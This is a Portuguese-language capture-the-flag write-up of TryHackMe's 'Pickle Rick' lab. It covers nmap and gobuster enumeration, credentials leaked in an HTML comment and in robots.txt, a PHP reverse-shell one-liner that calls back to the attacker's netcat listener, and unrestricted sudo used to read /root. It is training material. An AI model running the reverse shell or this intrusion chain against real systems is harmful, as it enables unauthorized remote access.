

Writeup - OffSec

Pickle Rick - TryHackMe

Nicolas Sanson Giaboeski.

Vamos lá, mais um ctf. Começando com o nmap para ver portas com serviços rodando na máquina:

```
(kali@kali) [~]$ nmap 10.201.76.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 13:35 EDT
Nmap scan report for 10.201.76.55
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 3.37 seconds
```

Temos serviços ssh e http rodando nas portas padrão. Ao acessar o serviço http, vemos uma página explicando o ctf, que basicamente temos que achar os 3 ingredientes secretos. À primeira vista, não tem informações importantes na página em si, ao inspecioná-la, recebemos uma pista:

```
<body>
  <div class="container">...</div> overflow
  <!--Note to self, remember username! Username: R1ckRu13s-->
</body>
</html>
```

Um username, ok, então temos um possível login? Vamos checar se há diretórios escondidos nesse serviço:

```
(kali@kali)-[~]
$ gobuster dir -u http://10.201.76.55 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.76.55
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.201.76.55/assets/]
/index.html (Status: 200) [Size: 1062]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
Finished
```

Um diretório assets, com as configurações da página html, e temos o arquivo chave robots.txt, que contém algo parecido com uma senha ???

Tendo um login e uma possível senha, deve haver um login, então tentando acessar /login.php, temos outra página.

Testando o login visto no inspect e a senha obtida no robots.txt, podemos ter acesso ao que parece um painel de admin que executa comandos:



Com um painel de comando, e sabendo que é em php, o caminho óbvio é tentar uma shell reversa através de php:

Preparamos uma porta para ficar esperando conexão com o netcat:

```
(kali@kali)-[~]
$ nc -nvlp 2525
listening on [any] 2525 ...
```

Executamos a injeção de shell reversa com o nosso endereço IP e a porta que estamos escutando:

Command Panel

```
php -r '$sock=fsockopen("10.2.0.15",2525);shell_exec("sh <&3 >&3 2>&3");'
```

Execute

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nc -nvlp 2525  
listening on [any] 2525 ...  
connect to [10.2.0.15] from (UNKNOWN) [10.201.76.55] 46562  
ls  
Sup3rS3cretPickl3Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt
```

E o primeiro item exibido no ls após obter a shell é o primeiro ingrediente (primeira flag).

Como padrão de CTFs, espera-se que o segundo ingrediente seja encontrado na /home, e que o terceiro e último seja obtido no /root após escalar privilégio, vamos verificar a veracidade disso:

```
robots.txt  
cd /home  
ls  
rick  
ubuntu  
cd rick  
ls  
second ingredients
```

E de fato, o segundo ingrediente/flag estava no home, porém, existe um pega ratão para usuários iniciantes de linux, para verificar o conteúdo do arquivo é necessário utilizar cat 'nome_do_arquivo' entre aspas simples, pois é um nome com espaço.

Escalando privilégio para encontrar a terceira flag:

```
sudo -l  
Matching Defaults entries for www-data on ip-10-201-10-125:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ip-10-201-10-125:  
inter (ALL) NOPASSWD: ALL
```

Olha só que maravilha, nem precisamos escalar privilégio, podemos acessar tudo sem senha!!

```
sudo ls /root  
3rd.txt  
snap  
█
```

E encontramos a terceira e última flag, vencemos o PickleRick 😊